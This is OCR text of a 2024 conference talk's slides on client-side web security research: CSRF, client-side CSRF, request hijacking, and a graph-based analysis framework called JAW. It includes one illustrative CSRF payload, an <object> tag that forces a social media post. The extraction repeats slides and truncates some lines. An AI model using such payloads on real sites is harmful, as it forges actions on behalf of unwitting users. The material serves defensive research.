CISPA
HELMHOLTZ CENTER FOR
INFORMATION SECURITY

TESTABLE

Security Testing at Scale: Studying Emerging Client-side Vulnerabilities in the Modern Web

Soheil Khodayari

CISPA - Helmholtz Center for Information Security

EPFL SuRI, July 11-12, 2024

@Soheil__K soheil.khodayari@cispa.de

About Soheil

Today: Security Researcher @CISPA, Germany (*2019 – Present*)

- Part of the **AppSec** Team
- Web Security, Browsers, Program Analysis **at Scale**

Past: Researcher & Developer (2013 – 2019)

- IMDEA Software, Madrid
- Fraunhofer IESE/AISEC, KL
- Brooktec SE, Madrid


PC Member: IEEE S&P, CCS, WWW, SecWeb, Euro S&P, …

Awards & Honors:

Distinguished Paper (SP'23 & '24), Applied Research Award (CSAW'23), MSRC (Blackhat'23), …


The Rise of Web Applications: Where User Input Runs Amok!


- Web apps accept and process plethora of **user input**




The Rise of Web Applications: Where User Input Runs Amok!

- Web apps accept and process plethora of **user input**
  - In many different forms (text, markup, …)





The Rise of Web Applications: Where User Input Runs Amok!



Text Input

Markup Input

User Input Can Go Rogue…

Are we **validating** all these inputs properly


Modern Web Applications: Input Requests

CASE 1: First-party

Input from **the Same Site**

CASE 2: Third-party

Input from **Other Sites**




Modern Web Applications: Input Requests


CISPA HELMHOLTZ CENTER FOR INFORMATION SECURITY

benign.com

CASE 1: First-party

Input from **the Same Site**





Cross-Site (XS) Requests

2 HTTP

CASE 2: Third-party

Input from **Other Sites**

External services

Social Media

. . .

Payment Gateways

Assumption: Authorized Services

Oh, Wait … Who Made that Request?

Problem: How can we know who initiated a request?


First-party vs. Third-party

Oh, Wait … Who Made that Request?

- **Solution:** trust requests based on **authentication** & **authorization**
  - Authenticate **users' browsers** with account credentials before sending sensitive requests

"Now we know exactly which first party or third-party site initiated the request!"

*"We can just **reject the untrusted** ones…"*




Oh, Wait … Who Made that Request?

- **Solution:** trust requests based on **authentication** & **authorization**
  - Authenticate **users' browsers** with account credentials before sending sensitive requests

"Now we know exactly which first party or third-part

*"We can just **reject the untrusted** ones…"*




⚠ What About Requests from **Trusted** Sites?

Cross-Site Request Forgery (CSRF)

- Trick user browser to send an authenticated request causing a persistent state change
  - **Root Cause:** server cannot distinguish unintentional from intentional requests


Cross-Site Request Forgery (CSRF)

- Trick user browser to send an authenticated request causing a persistent state change
  - **Root Cause:** server cannot distinguish unintentional from intentional requests
  - Robust defenses well-known



Cross-Site Request Forgery (CSRF)

- Trick user browser to send an authenticated request causing a persistent state change
  - **Root Cause:** server cannot distinguish unintentional from intentional requests
  - Robust defenses well-known



Origin Checks

Victim attack.com socia


⚠ Did we **solve** CSRF attacks with these defenses ?

SameSite Cookies

```
<object
data="https://socialmedia.com/post?text=misinformation">
```

Random Tokens

Modern Web Applications: Input Requests



Modern Web Applications: Input Requests

benign.com

CASE 1: First-party

Input from the Same Site

Confused deputy for SS requests?

Cross-Site (XS) Requests

2 HTTP

API

Secured

CASE 2: Third-party


Input from Other Sites

Risk: Confused deputy for XS requests

Assumption: Authorized Services


Client-side CSRF

- Exploit input validation vulnerabilities in JavaScript programs to hijack async requests



Client-side CSRF


- Exploit input validation vulnerabilities in JavaScript programs to hijack async requests
  - Similar vulnerability affected Instagram in 2018[1]



[1] **Source:** `https://www.facebook.com/notes/996734990846339`

Browser Requests: So Many Options, So Many Hijacks!

- Client-side CSRF only one instance of the larger issue of request hijacking
  - Mainly `XMLHttpRequest` and `Fetch` APIs
  - Studied client-side CSRF before [USEC'21]



- Other types of HTTP requests and APIs exists
  - The `sendBacon` API accounting for > 35% of the API calls for async reqs
  - Web sockets, SSE connections, push notifications, etc

- Attack surface
  - In total, about 7.9M request API calls in Tranco top 10K domains (~1M webpages)

Browser Requests: So Many Options, So Many Hijacks!

- Client-side CSRF only one instance of the larger issue of request hijacking
  - Mainly `XMLHttpRequest` and `Fetch` APIs
  - Studied client-side CSRF before [USEC'21]

- Other types of HTTP requests and APIs exists
  - The `sendBacon` API accounting for > 35% of the API calls for async reqs
  - Web sockets, SSE connections, push notifications, etc

- Attack surface
  - In total, about 7.9M request API calls in Tranco top 10K domains (~1M webpages)

The widespread usage of request-related APIs presents an attractive attack surface

Request hijacking threats have not been considered for 44% of API calls by prior work

JAW

A Graph-based Security Analysis Framework for Web applications


https://ja-w.me

JAW Framework: Architectural Overview

- A static-dynamic security analysis framework for web applications
  - **Core Components**
    - Data collection
    - Static and dynamic analyzers
    - Query-able model for web applications
  - **Analysis Engine**
    - Pool of workers to store and manage analyses and tasks **at scale**

- An **analysis** is a combination of tasks, e.g.:
  - Detection of vulnerability *x*
  - Discovery and collection of code pattern *y*

- A **task** is a *reusable* operation, e.g.:
  - Crawl URL *x*
  - Run forced execution on webpage *p*




JAW: Request Hijacking Detection

- **Sheriff:** JAW instantiation to study client-side request hijacking at scale


JAW: Request Hijacking Detection

- **Sheriff:** JAW instantiation to study client-side request hijacking at scale



